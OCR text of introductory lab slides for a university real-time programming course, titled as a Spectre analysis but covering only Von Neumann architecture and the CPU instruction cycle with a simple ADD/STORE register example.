DIPARTIMENTO
DI INGEGNERIA
DELL'INFORMAZIONE

CONCURRENT AND REAL TIME PROGRAMMING

[INQ0091623] AA 2022-23

Lab 1

Analysis of the SPECTRE CPU vulnerability


Gabriele Manduchi <gabriele.manduchi@unipd.it>

Andrea Rigoni Garola <andrea.rigonigarola@unipd.it>


How does a computer works

Von Neumann architecture is the design upon which many general purpose computers are based. The key elements of **Von Neumann architecture** are:

- data and instructions are both stored as binary digits in primary memory
- instructions are fetched from memory one at a time and in order (serially)
- the processor decodes and executes an instruction, then cycle around to fetch the next instruction
- the cycle continues until no more instructions are available




Instruction cycle



- **Fetch stage**: read the line of code from main memory
- **Decode stage**: decode the instruction to actual commands that have to be executed
- **Execute stage**: perform actions in ALU or back to memory

RISC 5-steps instruction cycle




- **Fetch**:
  - the address in the Program Counter (PC) is copied into the MAR
  - In response to the read command, the memory returns the data stored at the memory location indicated by the PC on the data bus
  - The CPU copies the data from the data bus into its MDR
  - The CPU copies the data from the MDR to the instruction register CIR for instruction decoding
  - The PC is incremented so that it points to the next instruction. This step prepares the CPU for the next cycle.

- **Decode**: the control unit (CU) will decode the instruction in the CIR.
  - The decoding process allows the CPU to determine what instruction is to be performed so that the CPU can tell how many operands it needs to fetch in order to perform the instruction.
  - In case of indirect memory access the effective address is read from memory.


- **Execute:** The CPU sends the decoded instruction as a set of control signals to the corresponding computer components. If the instruction involves arithmetic or logic, the ALU is utilized. This is the only stage of the instruction cycle that is useful from the perspective of the end-user. Everything else is overhead required to make the execute step happen.

Add Example


CPU
PC
001
CIR
MAR
MDR
CU
R0
R1
ALU
acc
Address Bus
Data Bus
RAM
Instructions
000
001
ADD 015 016
002
STORE 017
003
...
Data
015
123
016
456
017
?


Add Example

Instruction Fetch




Add Example

Instruction Decode




Add Example

Instruction Access Data




Add Example

Instruction Access Data




Add Example

Instruction Execute



